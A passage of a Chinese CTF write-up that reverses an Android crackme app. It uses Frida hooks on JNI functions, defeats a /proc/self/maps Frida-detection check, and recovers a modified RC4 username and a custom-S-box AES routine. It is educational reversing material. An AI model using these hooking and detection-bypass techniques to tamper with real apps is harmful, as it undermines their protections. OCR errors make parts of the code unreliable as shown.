
```
function hook_RegisterNatives(){
    var symbols = Process.getModuleByName('libart.so').enumerateSymbols();
```

```
    var RegisterNatives_addr =null;
    for (let i = 0; i < symbols.length; i++) {
        var symbol = symbols[i];
        if (symbol.name.indexOf("RegisterNatives") != -1 &&
symbol.name.indexOf("CheckJNI") == -1){
            RegisterNatives_addr = symbol.address;
        }
    }
    console.log("RegisterNatives_addr: ", RegisterNatives_addr);
    Interceptor.attach(RegisterNatives_addr,{
        onEnter:function (args) {
            var env = Java.vm.tryGetEnv();
            var className =env.getClassName(args[1]);
            var methodCount = args[3].toInt32();
            for (let i = 0; i < methodCount; i++) {
                var methodName =
args[2].add(Process.pointerSize*3*i).add(Process.pointerSize*0).readPointer().readCStrin
g();
                var signature =
args[2].add(Process.pointerSize*3*i).add(Process.pointerSize*1).readPointer().readCStrin
g();
                var fnPtr =
args[2].add(Process.pointerSize * 3 * i).add(Process.pointerSize * 2).readPointer();
                var module = Process.findModuleByAddress(fnPtr);
                console.log(className, methodName, signature, fnPtr, module.name,
fnPtr.sub(module.base));
            }

        },onLeave:function (retval) {
        }
    })
}

hook_RegisterNatives();
```

得到了偏移0x35f0和 0x3f58，但是崩了，怀疑有frida检测，后面再看

0x35f0

先分析一下0x35f0，也就是checkUsername，存在混淆



往下翻看到了memcmp，怀疑是对加密字符串的比较，v30通过交叉引用发现是v21，最后传入了sub_6C78

```
            }
          }
        }
        while ( v18 != 2056998314 );
        sub_6C78(v22, v21, v20, v19, v50);
        v14 = memcmp(v30, &unk_A148, 0xAu);
        v15 = v51 - 1249711460;
```

进入6C78分析，有rc4特征

可以尝试hook sub_6C78拿一些数据测试，不过有frida检测，我们需要绕过

```
.init_array:0000000000009D10                            ; Segment type: Pure data
.init_array:0000000000009D10                            AREA .init_array, DATA, ALIGN=3
.init_array:0000000000009D10                            ; ORG 0x9D10
.init_array:0000000000009D10 34 2E 00 00 00 00 00 00    off_9D10 DCQ sub_2E34
.init_array:0000000000009D10
.init_array:0000000000009D18 00 30 00 00 00 00 00 00    DCQ sub_3000
.init_array:0000000000009D20 50 33 00 00 00 00 00 00    DCQ sub_3350
.init_array:0000000000009D28 84 35 00 00 00 00 00 00    DCQ sub_3584
.init_array:0000000000009D28                            ; .init_array ends
.init_array:0000000000009D28
```

检测函数放到了init_array段，sub_3584就是

```
v10 = *(_ReadStatusReg(ARM64_SYSREG(3, 3, 13, 0, 2)) + 40);
sub_7884(byte_A2CC, &unk_80A6);
sub_7A20(byte_A2E0, &unk_80E6);
result = fopen(byte_A2CC, byte_A2E0);
v5 = result;
v8 = result;
for ( i = 1232170949; ; i = -2043444143 )
{
  while ( 1 )
  {
    while ( i >= -669527659 )
    {
      if ( i < 1108219151 )
      {
        if ( i < 244480153 )
        {
          result = fclose(v5);
          i = -1184046274;
        }
        else
        {
          i = -2043444143;
        }
      }
      else
      {
        if ( i < 1232170949 )
          exit(0);
        v1 = 244480153;
        if ( !v8 )
          v1 = -1184046274;
        i = v1;
      }
    }
    if ( i >= -1184046274 )
      break;
    if ( i >= -1739840138 )
    {
      sub_7BBC(byte_A2E8, &unk_8118);
      result = strstr(v9, byte_A2E8);
      v3 = 1108219151;
      if ( !result )
```

这里字符串被加密了，可以尝试手动解密

```
a=[  0x16, 0xFA, 0x38, 0x83, 0xCB, 0x17, 0x21, 0xF7, 0x4A, 0x90,
  0x50, 0x57, 0x99, 0x04, 0x04, 0x6F, 0xB0, 0xD3, 0x97, 0x02,
  0x47, 0x74, 0x52, 0x73, 0xB6, 0x02, 0xC9, 0x55, 0xEE, 0x39,
  0x8A, 0x4A, 0xEC, 0xA8, 0x38, 0x52, 0x92, 0x26, 0xF6, 0x7F,
```

```
  0x3A, 0xF8, 0x74, 0x77, 0x6F, 0x24, 0xE3, 0xFB, 0x49, 0x03,
  0x96, 0xC8, 0x29, 0xA5, 0xDC, 0xB7, 0x29, 0xFB, 0x4D, 0xE6,
  0x08, 0x83, 0x3B, 0xE6]
s=""
for i in range(15):
      s+=chr(a[i+29]^a[i%0x1d])

print(s)

#/proc/self/maps
```

也就是检测了maps

```
if ( i >= -1184046274 )
  break;
if ( i >= -1739840138 )
{
  sub_7BBC(byte_A2E8, &unk_8118);
  result = strstr(v9, byte_A2E8);
  v3 = 1108219151;
  if ( !result )
```


这里7BBC也是解密函数，可以尝试手动解密

```
a=[    0x49, 0x94, 0x59, 0x21, 0x9F, 0x14, 0x16, 0xE2, 0x52, 0xB9,
  0x51, 0x49, 0x90, 0xAE, 0x96, 0xBC, 0x2F, 0xE6, 0x30, 0x45,
  0xFE, 0x14]
s=""
for i in range(5):
      s+=chr(a[i+16]^a[i%0x10])

print(s)
#frida
```

所以也就是检测了maps里是否有frida，可以尝试nop这个函数，或者用 hluda的frida

```
RegisterNatives_addr:  0x7dbe3a67c8
Spawned `com.wmctf.ezandroid`. Resuming main thread!
[M2011K2C::com.wmctf.ezandroid ]-> com.wmctf.ezandroid.MainActivity CheckUsername (Ljava/lang/String;)I 0x7daa1965f0 libezandroid.so 0x35f0
com.wmctf.ezandroid.MainActivity check2 (Ljava/lang/String;)I 0x7daa196f58 libezandroid.so 0x3f58
```

随便输入了几个字符串，发现hook没有生效



仔细分析后发现有长度检测，当然看memcmp的长度也能得到username的长度

```
Java.perform(function (){
    var soAddr = Module.findBaseAddress("libezandroid.so");
    let rc4 = soAddr.add(0×6C78);
    Interceptor.attach(rc4,{
        onEnter(args) {
            this.arg0 = args[0];
            this.arg1 = args[1];
            this.arg2 = args[2];
            this.arg3 = args[3];
            this.arg4 = args[4];
            console.log("arg0:",hexdump(this.arg0,{length:parseInt((this.arg2))}));
            console.log("arg1:",hexdump(this.arg1,{length:parseInt((this.arg2))}));
            console.log("arg3:",hexdump(this.arg3,{length:parseInt((this.arg4))}));

        },
        onLeave(retval) {
            console.log("arg0:",hexdump(this.arg0,{length:parseInt((this.arg2))}));
            console.log("arg1:",hexdump(this.arg1,{length:parseInt((this.arg2))}));
            console.log("arg3:",hexdump(this.arg3,{length:parseInt((this.arg4))}));
        }
    })
})
```

```
arg0:                  0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
b400007d455a9040  61 62 63 64 65 66 67 68 6a 6b                        abcdefghjk
arg1:                  0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
b400007d455a9030  00 00 00 00 00 09 00 00 00 53                        .........S
arg3:              0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
7fdfe3b3a8  31 32 33 34 35 36 37 38                              12345678
arg0:                  0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
b400007d455a9040  61 62 63 64 65 66 67 68 6a 6b                        abcdefghjk
arg1:                  0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
b400007d455a9030  da 90 58 b3 68 d2 bf c8 92 51                        ..X.h....Q
arg3:              0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
7fdfe3b3a8  31 32 33 34 35 36 37 38                              12345678
```

参数1是我们的输入username，参数2是加密后的buffer，参数3是username的长度，参数4是key，参数5是key的长度

byte_A148是密文，我们点进去发现没有，需要交叉引用查看赋值的位置

```
41              }
42            }
43            while ( v18 != 2056998314 );
44            sub_6C78(v22, v21, v20, v19, v50);
45            v14 = memcmp(v30, &byte_A148, 10u);
46            v15 = v51 - 1249711460;
47            if ( v14 )
```

也是在initarray里

解出来发现不对

仔细分析rc4，魔改了最后的xor，多xor了下标

```
a=[0×52,0×64,0×5d,0×32,0×77,0×5a,0×63,0×66,0×5b,0×70]
for i in range(len(a)):
  print(chr(a[i]^i),end="")
#Re_1s_eaSy
```

或者直接patch输入

```
Java.perform(function (){
    var soAddr = Module.findBaseAddress("libezandroid.so");
    let rc4 = soAddr.add(0×6C78);
    Interceptor.attach(rc4,{
        onEnter(args) {
            this.arg0 = args[0];
            this.arg1 = args[1];
            this.arg2 = args[2];
            this.arg3 = args[3];
```

```
            this.arg4 = args[4];

            console.log("arg0:",hexdump(this.arg0,{length:parseInt((this.arg2))}));

 this.arg0.writeByteArray([0x e9,0x 97,0x 64,0x e6,0x 7e,0x eb,0x bd,0x c1,0x ab,0x 43])
            console.log("arg0:",hexdump(this.arg0,{length:parseInt((this.arg2))}));
            console.log("arg1:",hexdump(this.arg1,{length:parseInt((this.arg2))}));
            console.log("arg3:",hexdump(this.arg3,{length:parseInt((this.arg4))}));

        },
        onLeave(retval) {
            console.log("\r\nonleave")
            console.log("arg0:",hexdump(this.arg0,{length:parseInt((this.arg2))}));
            console.log("arg1:",hexdump(this.arg1,{length:parseInt((this.arg2))}));
            console.log("arg3:",hexdump(this.arg3,{length:parseInt((this.arg4))}));
        }
    })
})
```

- **0x3f58**

v20是来自sub_AFC

v21是来自sub_3F0C

进去分析看看，是从java层获取字符串

```
function hook_libart() {
    var GetStringUTFChars_addr = null;

    // jni 系统函数都在 libart.so 中
    var module_libart = Process.findModuleByName("libart.so");
    var symbols = module_libart.enumerateSymbols();
    for (var i = 0; i < symbols.length; i++) {
        var name = symbols[i].name;
        if ((name.indexOf("JNI") >= 0)
            && (name.indexOf("CheckJNI") == -1)
            && (name.indexOf("art") >= 0)) {
            if (name.indexOf("GetStringUTFChars") >= 0) {
                console.log(name);
                // 获取到指定 jni 方法地址
                GetStringUTFChars_addr = symbols[i].address;
            }
```

```
        }
    }

    Java.perform(function(){
        Interceptor.attach(GetStringUTFChars_addr, {
            onEnter: function(args){
                console.log("native args[1] is
:",Java.vm.getEnv().getStringUtfChars(args[1],null).readCString());
            }, onLeave: function(retval){
            }
        })
    })
}
```

除了从java层传来了username和password，还有个username+123456，这个很可能是key

现在尝试hook sub_AFC

```
Java.perform(function (){
    var soAddr = Module.findBaseAddress("libezandroid.so");
    let tmp = soAddr.add(0×AFC);
    Interceptor.attach(tmp,{
        onEnter(args) {
            this.arg0 = args[0];
            this.arg1 = args[1];
            this.arg2 = args[2];

            console.log("arg0:",hexdump(this.arg0));
            console.log("arg2:",hexdump(this.arg2));

        },
        onLeave(retval) {
            console.log("\r\nonleave")
            console.log("arg0:",hexdump(this.arg0));
            console.log("arg2:",hexdump(this.arg2));
        }
    })
})
```

v20也就是参数1是我们输入的密码，v21是key，通过username+123456得到

通过插件Findcrypt可以得到aes表

交叉引用发现AES存在换表的操作，也是在initarray中实现

然后提取表，然后逆Sbox

```
new_s_box = [
    0×29, 0×40, 0×57, 0×6E, 0×85, 0×9C, 0×B3, 0×CA, 0×E1, 0×F8,
    0×0F, 0×26, 0×3D, 0×54, 0×6B, 0×82, 0×99, 0×B0, 0×C7, 0×DE,
    0×F5, 0×0C, 0×23, 0×3A, 0×51, 0×68, 0×7F, 0×96, 0×AD, 0×C4,
    0×DB, 0×F2, 0×09, 0×20, 0×37, 0×4E, 0×65, 0×7C, 0×93, 0×AA,
    0×C1, 0×D8, 0×EF, 0×06, 0×1D, 0×34, 0×4B, 0×62, 0×79, 0×90,
    0×A7, 0×BE, 0×D5, 0×EC, 0×03, 0×1A, 0×31, 0×48, 0×5F, 0×76,
    0×8D, 0×A4, 0×BB, 0×D2, 0×E9, 0×00, 0×17, 0×2E, 0×45, 0×5C,
    0×73, 0×8A, 0×A1, 0×B8, 0×CF, 0×E6, 0×FD, 0×14, 0×2B, 0×42,
    0×59, 0×70, 0×87, 0×9E, 0×B5, 0×CC, 0×E3, 0×FA, 0×11, 0×28,
    0×3F, 0×56, 0×6D, 0×84, 0×9B, 0×B2, 0×C9, 0×E0, 0×F7, 0×0E,
    0×25, 0×3C, 0×53, 0×6A, 0×81, 0×98, 0×AF, 0×C6, 0×DD, 0×F4,
    0×0B, 0×22, 0×39, 0×50, 0×67, 0×7E, 0×95, 0×AC, 0×C3, 0×DA,
    0×F1, 0×08, 0×1F, 0×36, 0×4D, 0×64, 0×7B, 0×92, 0×A9, 0×C0,
    0×D7, 0×EE, 0×05, 0×1C, 0×33, 0×4A, 0×61, 0×78, 0×8F, 0×A6,
    0×BD, 0×D4, 0×EB, 0×02, 0×19, 0×30, 0×47, 0×5E, 0×75, 0×8C,
    0×A3, 0×BA, 0×D1, 0×E8, 0×FF, 0×16, 0×2D, 0×44, 0×5B, 0×72,
    0×89, 0×A0, 0×B7, 0×CE, 0×E5, 0×FC, 0×13, 0×2A, 0×41, 0×58,
    0×6F, 0×86, 0×9D, 0×B4, 0×CB, 0×E2, 0×F9, 0×10, 0×27, 0×3E,
    0×55, 0×6C, 0×83, 0×9A, 0×B1, 0×C8, 0×DF, 0×F6, 0×0D, 0×24,
    0×3B, 0×52, 0×69, 0×80, 0×97, 0×AE, 0×C5, 0×DC, 0×F3, 0×0A,
    0×21, 0×38, 0×4F, 0×66, 0×7D, 0×94, 0×AB, 0×C2, 0×D9, 0×F0,
    0×07, 0×1E, 0×35, 0×4C, 0×63, 0×7A, 0×91, 0×A8, 0×BF, 0×D6,
    0×ED, 0×04, 0×1B, 0×32, 0×49, 0×60, 0×77, 0×8E, 0×A5, 0×BC,
    0×D3, 0×EA, 0×01, 0×18, 0×2F, 0×46, 0×5D, 0×74, 0×8B, 0×A2,
    0×B9, 0×D0, 0×E7, 0×FE, 0×15, 0×2C, 0×43, 0×5A, 0×71, 0×88,
    0×9F, 0×B6, 0×CD, 0×E4, 0×FB, 0×12
]
new_contrary_sbox = [0] * 256

for i in range(256):
    line = (new_s_box[i] & 0×f0) >> 4
    rol = new_s_box[i] & 0×f
    new_contrary_sbox[(line * 16) + rol] = i

for i in range(len(new_contrary_sbox)):
    if (i % 16 == 0):
        print('\n')
    print("0x%02X"%new_contrary_sbox[i],end=",")
```

```
0×41,0×E8,0×8F,0×36,0×DD,0×84,0×2B,0×D2,0×79,0×20,0×C7,0×6E,0×15,0×BC,0×63,0×0A,

0×B1,0×58,0×FF,0×A6,0×4D,0×F4,0×9B,0×42,0×E9,0×90,0×37,0×DE,0×85,0×2C,0×D3,0×7A,

0×21,0×C8,0×6F,0×16,0×BD,0×64,0×0B,0×B2,0×59,0×00,0×A7,0×4E,0×F5,0×9C,0×43,0×EA,

0×91,0×38,0×DF,0×86,0×2D,0×D4,0×7B,0×22,0×C9,0×70,0×17,0×BE,0×65,0×0C,0×B3,0×5A,

0×01,0×A8,0×4F,0×F6,0×9D,0×44,0×EB,0×92,0×39,0×E0,0×87,0×2E,0×D5,0×7C,0×23,0×CA,

0×71,0×18,0×BF,0×66,0×0D,0×B4,0×5B,0×02,0×A9,0×50,0×F7,0×9E,0×45,0×EC,0×93,0×3A,

0×E1,0×88,0×2F,0×D6,0×7D,0×24,0×CB,0×72,0×19,0×C0,0×67,0×0E,0×B5,0×5C,0×03,0×AA,

0×51,0×F8,0×9F,0×46,0×ED,0×94,0×3B,0×E2,0×89,0×30,0×D7,0×7E,0×25,0×CC,0×73,0×1A,

0×C1,0×68,0×0F,0×B6,0×5D,0×04,0×AB,0×52,0×F9,0×A0,0×47,0×EE,0×95,0×3C,0×E3,0×8A,

0×31,0×D8,0×7F,0×26,0×CD,0×74,0×1B,0×C2,0×69,0×10,0×B7,0×5E,0×05,0×AC,0×53,0×FA,

0×A1,0×48,0×EF,0×96,0×3D,0×E4,0×8B,0×32,0×D9,0×80,0×27,0×CE,0×75,0×1C,0×C3,0×6A,

0×11,0×B8,0×5F,0×06,0×AD,0×54,0×FB,0×A2,0×49,0×F0,0×97,0×3E,0×E5,0×8C,0×33,0×DA,

0×81,0×28,0×CF,0×76,0×1D,0×C4,0×6B,0×12,0×B9,0×60,0×07,0×AE,0×55,0×FC,0×A3,0×4A,

0×F1,0×98,0×3F,0×E6,0×8D,0×34,0×DB,0×82,0×29,0×D0,0×77,0×1E,0×C5,0×6C,0×13,0×BA,

0×61,0×08,0×AF,0×56,0×FD,0×A4,0×4B,0×F2,0×99,0×40,0×E7,0×8E,0×35,0×DC,0×83,0×2A,

0×D1,0×78,0×1F,0×C6,0×6D,0×14,0×BB,0×62,0×09,0×B0,0×57,0×FE,0×A5,0×4C,0×F3,0×9A
```

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

/**
 * S盒
 */
static const int S[16][16] = {
   0×29, 0×40, 0×57, 0×6E, 0×85, 0×9C, 0×B3, 0×CA, 0×E1, 0×F8,
    0×0F, 0×26, 0×3D, 0×54, 0×6B, 0×82, 0×99, 0×B0, 0×C7, 0×DE,
    0×F5, 0×0C, 0×23, 0×3A, 0×51, 0×68, 0×7F, 0×96, 0×AD, 0×C4,
    0×DB, 0×F2, 0×09, 0×20, 0×37, 0×4E, 0×65, 0×7C, 0×93, 0×AA,
    0×C1, 0×D8, 0×EF, 0×06, 0×1D, 0×34, 0×4B, 0×62, 0×79, 0×90,
```

```
    0×A7, 0×BE, 0×D5, 0×EC, 0×03, 0×1A, 0×31, 0×48, 0×5F, 0×76,
    0×8D, 0×A4, 0×BB, 0×D2, 0×E9, 0×00, 0×17, 0×2E, 0×45, 0×5C,
    0×73, 0×8A, 0×A1, 0×B8, 0×CF, 0×E6, 0×FD, 0×14, 0×2B, 0×42,
    0×59, 0×70, 0×87, 0×9E, 0×B5, 0×CC, 0×E3, 0×FA, 0×11, 0×28,
    0×3F, 0×56, 0×6D, 0×84, 0×9B, 0×B2, 0×C9, 0×E0, 0×F7, 0×0E,
    0×25, 0×3C, 0×53, 0×6A, 0×81, 0×98, 0×AF, 0×C6, 0×DD, 0×F4,
    0×0B, 0×22, 0×39, 0×50, 0×67, 0×7E, 0×95, 0×AC, 0×C3, 0×DA,
    0×F1, 0×08, 0×1F, 0×36, 0×4D, 0×64, 0×7B, 0×92, 0×A9, 0×C0,
    0×D7, 0×EE, 0×05, 0×1C, 0×33, 0×4A, 0×61, 0×78, 0×8F, 0×A6,
    0×BD, 0×D4, 0×EB, 0×02, 0×19, 0×30, 0×47, 0×5E, 0×75, 0×8C,
    0×A3, 0×BA, 0×D1, 0×E8, 0×FF, 0×16, 0×2D, 0×44, 0×5B, 0×72,
    0×89, 0×A0, 0×B7, 0×CE, 0×E5, 0×FC, 0×13, 0×2A, 0×41, 0×58,
    0×6F, 0×86, 0×9D, 0×B4, 0×CB, 0×E2, 0×F9, 0×10, 0×27, 0×3E,
    0×55, 0×6C, 0×83, 0×9A, 0×B1, 0×C8, 0×DF, 0×F6, 0×0D, 0×24,
    0×3B, 0×52, 0×69, 0×80, 0×97, 0×AE, 0×C5, 0×DC, 0×F3, 0×0A,
    0×21, 0×38, 0×4F, 0×66, 0×7D, 0×94, 0×AB, 0×C2, 0×D9, 0×F0,
    0×07, 0×1E, 0×35, 0×4C, 0×63, 0×7A, 0×91, 0×A8, 0×BF, 0×D6,
    0×ED, 0×04, 0×1B, 0×32, 0×49, 0×60, 0×77, 0×8E, 0×A5, 0×BC,
    0×D3, 0×EA, 0×01, 0×18, 0×2F, 0×46, 0×5D, 0×74, 0×8B, 0×A2,
    0×B9, 0×D0, 0×E7, 0×FE, 0×15, 0×2C, 0×43, 0×5A, 0×71, 0×88,
    0×9F, 0×B6, 0×CD, 0×E4, 0×FB, 0×12 };

/**
 * 逆S盒
 */
static const int S2[16][16] = {
   0×41,0×E8,0×8F,0×36,0×DD,0×84,0×2B,0×D2,0×79,0×20,0×C7,0×6E,0×15,0×BC,0×63,0×0A,

0×B1,0×58,0×FF,0×A6,0×4D,0×F4,0×9B,0×42,0×E9,0×90,0×37,0×DE,0×85,0×2C,0×D3,0×7A,

0×21,0×C8,0×6F,0×16,0×BD,0×64,0×0B,0×B2,0×59,0×00,0×A7,0×4E,0×F5,0×9C,0×43,0×EA,

0×91,0×38,0×DF,0×86,0×2D,0×D4,0×7B,0×22,0×C9,0×70,0×17,0×BE,0×65,0×0C,0×B3,0×5A,

0×01,0×A8,0×4F,0×F6,0×9D,0×44,0×EB,0×92,0×39,0×E0,0×87,0×2E,0×D5,0×7C,0×23,0×CA,

0×71,0×18,0×BF,0×66,0×0D,0×B4,0×5B,0×02,0×A9,0×50,0×F7,0×9E,0×45,0×EC,0×93,0×3A,

0×E1,0×88,0×2F,0×D6,0×7D,0×24,0×CB,0×72,0×19,0×C0,0×67,0×0E,0×B5,0×5C,0×03,0×AA,

0×51,0×F8,0×9F,0×46,0×ED,0×94,0×3B,0×E2,0×89,0×30,0×D7,0×7E,0×25,0×CC,0×73,0×1A,

0×C1,0×68,0×0F,0×B6,0×5D,0×04,0×AB,0×52,0×F9,0×A0,0×47,0×EE,0×95,0×3C,0×E3,0×8A,

0×31,0×D8,0×7F,0×26,0×CD,0×74,0×1B,0×C2,0×69,0×10,0×B7,0×5E,0×05,0×AC,0×53,0×FA,

0×A1,0×48,0×EF,0×96,0×3D,0×E4,0×8B,0×32,0×D9,0×80,0×27,0×CE,0×75,0×1C,0×C3,0×6A,
```

```
0x11,0xB8,0x5F,0x06,0xAD,0x54,0xFB,0xA2,0x49,0xF0,0x97,0x3E,0xE5,0x8C,0x33,0xDA,

0x81,0x28,0xCF,0x76,0x1D,0xC4,0x6B,0x12,0xB9,0x60,0x07,0xAE,0x55,0xFC,0xA3,0x4A,

0xF1,0x98,0x3F,0xE6,0x8D,0x34,0xDB,0x82,0x29,0xD0,0x77,0x1E,0xC5,0x6C,0x13,0xBA,

0x61,0x08,0xAF,0x56,0xFD,0xA4,0x4B,0xF2,0x99,0x40,0xE7,0x8E,0x35,0xDC,0x83,0x2A,

0xD1,0x78,0x1F,0xC6,0x6D,0x14,0xBB,0x62,0x09,0xB0,0x57,0xFE,0xA5,0x4C,0xF3,0x9A, };

/**
 * 获取整形数据的低8位的左4个位
 */
static int getLeft4Bit(int num) {
    int left = num & 0x000000f0;
    return left >> 4;
}

/**
 * 获取整形数据的低8位的右4个位
 */
static int getRight4Bit(int num) {
    return num & 0x0000000f;
}
/**
 * 根据索引，从S盒中获得元素
 */
static int getNumFromSBox(int index) {
    int row = getLeft4Bit(index);
    int col = getRight4Bit(index);
    return S[row][col];
}

/**
 * 把一个字符转变成整型
 */
static int getIntFromChar(char c) {
    int result = (int)c;
    return result & 0x000000ff;
}

/**
 * 把16个字符转变成4X4的数组，
 * 该矩阵中字节的排列顺序为从上到下，
 * 从左到右依次排列。
 */
```

```
static void convertToIntArray(char* str, int pa[4][4]) {
    int k = 0;
    int i, j;
    for (i = 0; i < 4; i++)
        for (j = 0; j < 4; j++) {
            pa[j][i] = getIntFromChar(str[k]);
            k++;
        }
}

/**
 * 把连续的4个字符合并成一个4字节的整型
 */
static int getWordFromStr(char* str) {
    int one, two, three, four;
    one = getIntFromChar(str[0]);
    one = one << 24;
    two = getIntFromChar(str[1]);
    two = two << 16;
    three = getIntFromChar(str[2]);
    three = three << 8;
    four = getIntFromChar(str[3]);
    return one | two | three | four;
}

/**
 * 把一个4字节的数的第一、二、三、四个字节取出,
 * 入进一个4个元素的整型数组里面。
 */
static void splitIntToArray(int num, int array[4]) {
    int one, two, three;
    one = num >> 24;
    array[0] = one & 0x000000ff;
    two = num >> 16;
    array[1] = two & 0x000000ff;
    three = num >> 8;
    array[2] = three & 0x000000ff;
    array[3] = num & 0x000000ff;
}

/**
 * 将数组中的元素循环左移step位
 */
static void leftLoop4int(int array[4], int step) {
    int temp[4];
    int i;
    int index;
```

```
    for (i = 0; i < 4; i++)
        temp[i] = array[i];

    index = step % 4 == 0 ? 0 : step % 4;
    for (i = 0; i < 4; i++) {
        array[i] = temp[index];
        index++;
        index = index % 4;
    }
}

/**
 * 把数组中的第一、二、三和四元素分别作为
 * 4字节整型的第一、二、三和四字节，合并成一个4字节整型
 */
static int mergeArrayToInt(int array[4]) {
    int one = array[0] << 24;
    int two = array[1] << 16;
    int three = array[2] << 8;
    int four = array[3];
    return one | two | three | four;
}

/**
 * 常量轮值表
 */
static const int Rcon[10] = { 0x01000000, 0x02000000,
    0x04000000, 0x08000000,
    0x10000000, 0x20000000,
    0x40000000, 0x80000000,
    0x1b000000, 0x36000000 };
/**
 * 密钥扩展中的T函数
 */
static int T(int num, int round) {
    int numArray[4];
    int i;
    int result;
    splitIntToArray(num, numArray);
    leftLoop4int(numArray, 1);//字循环

    //字节代换
    for (i = 0; i < 4; i++)
        numArray[i] = getNumFromSBox(numArray[i]);

    result = mergeArrayToInt(numArray);
    return result ^ Rcon[round];
```

```
}

//密钥对应的扩展数组
static int w[44];


/**
 * 扩展密钥，结果是把w[44]中的每个元素初始化
 */
static void extendKey(char* key) {
    int i, j;
    for (i = 0; i < 4; i++)
        w[i] = getWordFromStr(key + i * 4);

    for (i = 4, j = 0; i < 44; i++) {
        if (i % 4 == 0) {
            w[i] = w[i - 4] ^ T(w[i - 1], j);
            j++;//下一轮
        }
        else {
            w[i] = w[i - 4] ^ w[i - 1];
        }
    }

}

/**
 * 轮密钥加
 */
static void addRoundKey(int array[4][4], int round) {
    int warray[4];
    int i, j;
    for (i = 0; i < 4; i++) {

        splitIntToArray(w[round * 4 + i], warray);

        for (j = 0; j < 4; j++) {
            array[j][i] = array[j][i] ^ warray[j];
        }
    }
}




static int GFMul2(int s) {
```

```
    int result = s << 1;
    int a7 = result & 0x00000100;

    if (a7 != 0) {
        result = result & 0x000000ff;
        result = result ^ 0x1b;
    }

    return result;
}

static int GFMul3(int s) {
    return GFMul2(s) ^ s;
}

static int GFMul4(int s) {
    return GFMul2(GFMul2(s));
}

static int GFMul8(int s) {
    return GFMul2(GFMul4(s));
}

static int GFMul9(int s) {
    return GFMul8(s) ^ s;
}

static int GFMul11(int s) {
    return GFMul9(s) ^ GFMul2(s);
}

static int GFMul12(int s) {
    return GFMul8(s) ^ GFMul4(s);
}

static int GFMul13(int s) {
    return GFMul12(s) ^ s;
}

static int GFMul14(int s) {
    return GFMul12(s) ^ GFMul2(s);
}

/**
 * GF上的二元运算
 */
static int GFMul(int n, int s) {
```

```
    int result;

    if (n == 1)
        result = s;
    else if (n == 2)
        result = GFMul2(s);
    else if (n == 3)
        result = GFMul3(s);
    else if (n == 0x9)
        result = GFMul9(s);
    else if (n == 0xb)//11
        result = GFMul11(s);
    else if (n == 0xd)//13
        result = GFMul13(s);
    else if (n == 0xe)//14
        result = GFMul14(s);

    return result;
}

/**
 * 把4X4数组转回字符串
 */
static void convertArrayToStr(int array[4][4], char* str) {
    int i, j;
    for (i = 0; i < 4; i++)
        for (j = 0; j < 4; j++)
            *str++ = (char)array[j][i];
}

/**
 * 根据索引从逆S盒中获取值
 */
